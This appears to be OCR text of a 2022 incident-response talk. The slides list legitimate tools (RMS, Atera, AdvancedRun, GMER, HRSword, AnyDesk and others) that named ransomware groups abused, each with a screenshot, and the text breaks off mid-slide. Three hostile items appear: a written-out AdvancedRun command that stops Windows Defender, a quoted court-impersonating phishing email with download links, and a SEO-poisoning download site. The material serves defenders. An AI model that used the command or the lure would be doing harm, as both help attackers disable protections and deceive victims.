Missed opportunity:

Detecting third party tools abused by the threat actors

Oleg Skulkin


Head of Digital Forensics and Incident Response Team, Group-IB

Moscow, August 26, 2022

whoami

- Head of DFIR team at Group-IB
- 10+ years in DFIR & CTI
- Purple teaming coordinator
- Lots of publications, including books
- GCFA, GCTI, MCFE

Disclaimer!



These are NOT the things we are going to talk about today!

Instead, we are going to talk about third party legitimate tools abused by real adversaries!

Tactic


Initial access

Tool

RMS

Adversary

Forest Rat



СЛОВ'ЯНСЬКИЙ МІСЬКРАЙОННИЙ СУД ДОНЕЦЬКОЇ ОБЛАСТІ <inbox@sh.vn.court.gov.ua> [redacted]

Судовий запит: 385159706 от: 28.01.2022

<=:formulas>=v:imagedata o:title="" src="file:///C:/Users/svoody/AppData/Local=Temp/2/msohtmlclip1/01/clip_image001.png">

Ун9АРАЇНА

СЛОВ缶0ЯНСЬКИЙ МІСнАСКРАЙОННИЙ СУ=D0 ДОН=D0ЦЬКОЇ ОБЛАСнА2І

ВідповіднBDо до ст. 133, ст. 135 Кр=D0мінально-прнBEцесуального =D0одексу Украఏ97ни, Вам не обхнBEдимо надати ф=D1нансово госнBFодарську док=D1ментацію занB7начену в судо=D0ому запиті, у =D1азі не наданнBDя документац=D1ї ви будите пఏ96ддані привод=D1 до СУДУ. Звер=D1аємо Вашу увнB0гу що відпові=D0ь має бути за =D1ормою запитఏ83 на офіційном=D1 бланку з піднBFисом та печат=D0ою.

Судовий зап=D0т: 1. https://drive.google.com/f=le/d/1hXzj2nmtFLZRZCGujoriya9C7xjQ51V0/view?usp=sharing<=SPAN>

2. http=://dropmefiles.com/nIVc4

З метою інфор=D0аційної безнBFеки встановл=D0но код доступнBFу: 2022

З повагою,
нА1уддя,
СЛОВ'ЯНнА1ЬКИЙ МІСЬКРА=D0ОННИЙ СУДУ
В=2ЕІ. Старовецьк=D0й

The threat actor ran a few malspam campaigns in order to install either RMS (or TeamViewer) on the victim's host to start performing post-exploitation activities

Tactic


Initial access

Tool

Atera

Adversary

Conti



https://bisoftportal.site

yurikuzn
Senior Member

Join Date: Mar 2014
Posts: 3090

Opening book 2k.msi

You have chosen to open:

book 2k.msi

which is: MSI file (140 MB)
from: https://bisoftportal.site

Would you like to save this file?

The threat actors leveraged SEO poisoning to lure the victim to download and execute a weaponized MSI file, which installed Atera, a legitimate remote access tool, so they can start post-exploitation activities

Tactic

Defense Evasion

Tool

AdvancedRun

Adversary

WhisperGate

The threat actors used a tool by NirSoft called AdvancedRun to disable Windows Defender:

```
AdvancedRun.exe /EXEFilename “C:\Windows\System32\sc.exe”
/WindowState 0 /CommandLine “stop WinDefend”
/StartDirectory “” /RunAs 8 /Run
```

Tactic

Defense Evasion

Tool

PCHunter

Adversary

LockBit




Image File Name	PID	Parent ...	Image File Path	EPROCESS	Ring3 Access ...	File Corporation
System	4	-	System	0xFFFFFA8...	Deny	
smss.exe	520	4	C:\Windows\System32\smss.exe	0xFFFFFA8...	-	Microsoft Corporation
csrss.exe			\csrss.exe	0xFFFFFA8...	-	Microsoft Corporation
conhost.exe			\conhost.exe	0xFFFFFA8...	-	Microsoft Corporation
wininit.exe			\wininit.exe	0xFFFFFA8...	-	Microsoft Corporation
lsm.exe			\lsm.exe	0xFFFFFA8...	-	Microsoft Corporation
lsass.exe			\lsass.exe	0xFFFFFA8...	-	Microsoft Corporation
services.exe			\services.exe	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe			\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
SearchIndexer.exe			\SearchIndexer.exe	0xFFFFFA8...	-	Microsoft Corporation
SearchFilterHost.exe			\SearchFilterHost.exe	0xFFFFFA8...	-	Microsoft Corporation
SearchProtocolHost.exe			\SearchProtocolHost....	0xFFFFFA8...	-	Microsoft Corporation
wmpnetwk.exe			ws Media Player\wm...	0xFFFFFA8...	-	Microsoft Corporation
NisSrv.exe			oft Security Client\Ni...	0xFFFFFA8...	-	Microsoft Corporation
AppVClient.exe			oft Application Virtual...	0xFFFFFA8...	-	Microsoft Corporation
AppVStreamingUX.exe			oft Application Virtual...	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe			\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe			\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
nvstreamsvc.exe			A Corporation\NvStre...	0xFFFFFA8...	-	NVIDIA Corporation
nvstreamsvc.exe			A Corporation\NvStre...	0xFFFFFA8...	-	NVIDIA Corporation
nvstreamsvc.exe			A Corporation\NvStre...	0xFFFFFA8...	-	NVIDIA Corporation
NvNetworkService.exe *32			\NVIDIA Corporation\...	0xFFFFFA8...	-	NVIDIA Corporation
mbamservice.exe *32			\Malwarebytes Anti-M...	0xFFFFFA8...	-	Malwarebytes Corporation
mbam.exe *32			\Malwarebytes Anti-M...	0xFFFFFA8...	-	Malwarebytes Corporation
svchost.exe			\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe			\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe			\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation

Processes: 67, Hidden Processes: 0, Ri

Another tool used by the threat actors to bypass defenses.

Tactic

Defense Evasion

Tool

Process Hacker

Adversary

Lapsus$

Once upon a time… Lapsus$ killed FireEye EDR agent with… Process hacker!

Tactic


Defense Evasion

Tool

GMER

Adversary

Nefilim



Type	Name	Value
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:4888]	00000000678327e1
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:6908]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:6100]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:4848]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7588]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7192]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7260]	0000000077ce3e45
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:5740]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:3980]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7700]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:5832]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7392]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:1080]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7268]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:1084]	0000000077ce3e45
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:8584]	0000000053f1c724
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7564]	0000000077ce3e45
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:6120]	00000000723f62ee
Thread	C:\Program Files (x86)\Mozilla Firefox\firefox.exe [7544:7820]	0000000077ce3e45
Thread	C:\Program Files (x86)\Mozilla Firefox\plugin-container.exe [7172:1068]	000000000f5e8f6c
Thread	C:\Program Files (x86)\Mozilla Firefox\plugin-container.exe [7172:6448]	00000000678327e1
Thread	C:\Program Files (x86)\Mozilla Firefox\plugin-container.exe [7172:888]	0000000077ce3e45
Thread	C:\Program Files (x86)\Adobe\Reader 11.0\Reader\AcroRd32.exe [6416:7916]	0000000077ce2e25
Thread	C:\Program Files (x86)\Adobe\Reader 11.0\Reader\AcroRd32.exe [6416:4500]	000000007677d301
Thread	C:\Program Files (x86)\Adobe\Reader 11.0\Reader\AcroRd32.exe [6416:8560]	0000000077ce3e45
Thread	C:\Program Files (x86)\Adobe\Reader 11.0\Reader\AcroRd32.exe [6416:8472]	0000000077ce3e45
Thread	C:\Program Files (x86)\Adobe\Reader 11.0\Reader\AcroRd32.exe [4404:7580]	0000000077ce2e25

☑ System
☑ Sections
☑ IAT/EAT
☑ Devices
☑ Trace I/O
☑ Modules
☑ Processes
☑ Threads
☑ Libraries
☑ Services
☑ Registry
☑ Files
☑ Quick scan
□ C:\
□ D:\
☑ ADS
□ Show all

GMER 2.0.18444 WINDOWS 6.1.7601 Service Pack 1 x64

Sometimes threat actors may think that you EDR solution is a rootkit. So they kill it with GMER.

Tactic


Defense Evasion

Tool

HRSword

Adversary

RagnarLocker



进程名	进程ID	任务组ID	公司名	描述	路径
Idle	0	0			Idle
Registry	120	120			Registry
System	4	0			System
smss.exe	408	0	Microsoft Corporation	Windows 会话管理器	C:\Windows\System32\smss.exe
csrss.exe	592	0	Microsoft Corporation	Client Server Runtime Process	C:\Windows\system32\csrss.exe
wininit.exe	716	0	Microsoft Corporation	Windows 启动应用程序	C:\Windows\system32\wininit.exe
services.exe	792	0	Microsoft Corporation	服务和控制器应用	C:\Windows\system32\services.exe
svchost.exe	940	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe
svchost.exe	988	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe
unsecapp.exe	5980	0	Microsoft Corporation	Sink to receive asynchronous callbacks for W...	C:\Windows\system32\wbem\unsecapp.exe
wmiprvse.exe	3780	0	Microsoft Corporation	WMI Provider Host	C:\Windows\system32\wbem\wmiprvse.exe
StartMenuExperienceHost....	6796	0			C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw
RuntimeBroker.exe	6888	0	Microsoft Corporation	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
SearchUI.exe	7028	0	Microsoft Corporation	Search and Cortana application	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\Sea
RuntimeBroker.exe	7148	0	Microsoft Corporation	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
RuntimeBroker.exe	7344	0	Microsoft Corporation	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
WindowsInternal.Compos...	7460	0	Microsoft Corporation	WindowsInternal.ComposableShell.Experiences...	C:\Windows\SystemApps\InputApp_cw5n1h2txyewy\WindowsInternal.Com
ShellExperienceHost.exe	8204	0	Microsoft Corporation	Windows Shell Experience Host	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperie
RuntimeBroker.exe	8304	0	Microsoft Corporation	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
CastSrv.exe	8688	0	Microsoft Corporation	Casting protocol connection listener	C:\Windows\System32\CastSrv.exe
TXPlatform.exe	2296	2296	Tencent	腾讯QQ辅助进程	D:\soft\QQ\Bin\TXPlatform.exe
LockApp.exe	5612	0	Microsoft Corporation	LockApp.exe	C:\Windows\SystemApps\Microsoft.LockApp_cw5n1h2txyewy\LockApp.exe

模块列表

名称	安全状态	基址	大小	路径	公司名	描述

Some threat actors use quite uncommon tools to get rid of security software. A good example is HRSword.

Tactic


Defense Evasion

Tool

IObit Unlocker

Adversary

Dharma



IObit Unlocker v1.1

This tool will help you unlock the files/folders occupied by other processes.

Files/Folders selected

Files/Folders	Status

Add files/folders to unlock. You can drag and drop files/folders here or click "Add" button!

Dharma ransomware affiliates leveraged IObit Unlocker to release locked files so that these files may be encrypted.

Tactic


Persistence

Tool

AnyDesk

Adversary

BlackByte


AnyDesk
New Session
Enter Remote Desk ID or Alias
This Desk
Your Desk can be accessed with this address.
Invitation email...
Remote Desk
Please enter the address of the remote desk you would like to access.
Enter Remote Desk ID or Alias
Connect
AnyDesk Status
Your AnyDesk version is up to date.
Set password for unattended access...
This enables you to access your desk, no matter where you are.
What's new in AnyDesk 6.2?
Check out the most interesting new features in this release.
Learn more →

Threat actors may install legitimate remote access software on compromised hosts to gain redundant access to the network.

Tactic

